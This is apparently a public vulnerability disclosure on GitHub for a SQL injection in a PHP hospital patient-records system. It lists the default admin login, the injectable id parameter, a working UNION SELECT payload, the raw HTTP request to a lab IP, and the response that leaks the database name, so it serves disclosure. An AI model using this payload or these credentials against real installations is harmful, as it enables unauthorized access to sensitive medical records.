debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / hospitals-patient-records-management-system / SQLi-6.md

debug601 Create SQLi-6.md History

1 contributor

29 lines (20 sloc) | 1.24 KB

Hospital's Patient Records Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15116/hospitals-patient-records-management-system-php-free-source-code.html

Vulnerability File: /hprms/admin/room_types/view_room_type.php?id=


Vulnerability location: /hprms/admin/room_types/view_room_type.php?id=, id

Current database name: hprms_db ,length is 8

[+] Payload: /hprms/admin/room_types/view_room_type.php?id=-2%27%20union%20select%201,database(),3,4,5,6--+ // Leak place ---> id


```
GET /hprms/admin/room_types/view_room_type.php?id=-2%27%20union%20select%201,databas
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```



```
GET
/hprms/admin/room_types/view_room_type.php
?id=-2%27%20union%20select%201,database(),
3,4,5,6--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0;
WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
<style>
    #uni_modal .modal-footer{
        display:none !important;
    }
</style>
<div class="container-fluid">
    <dl>
        <dt class="text-muted">Room
Type</dt>
        <dd class='pl-4 fs-4
fw-bold'>hprms_db</dd>
        <dt
class="text-muted">Description</dt>
        <dd class='pl-4'>
            <p
class=""><small>3</small></p>
        </dd>
    </dl>
    <div class="col-12 text-right">
        <button class="btn btn-flat
btn-sm btn-dark" type="button"
```



```
http://192.168.1.19/hprms/admin/room_types/view_room_type.php?id=-2' union select 1,database(),3,4,5,6--+
```

Room Type
hprms_db
Description

3

Close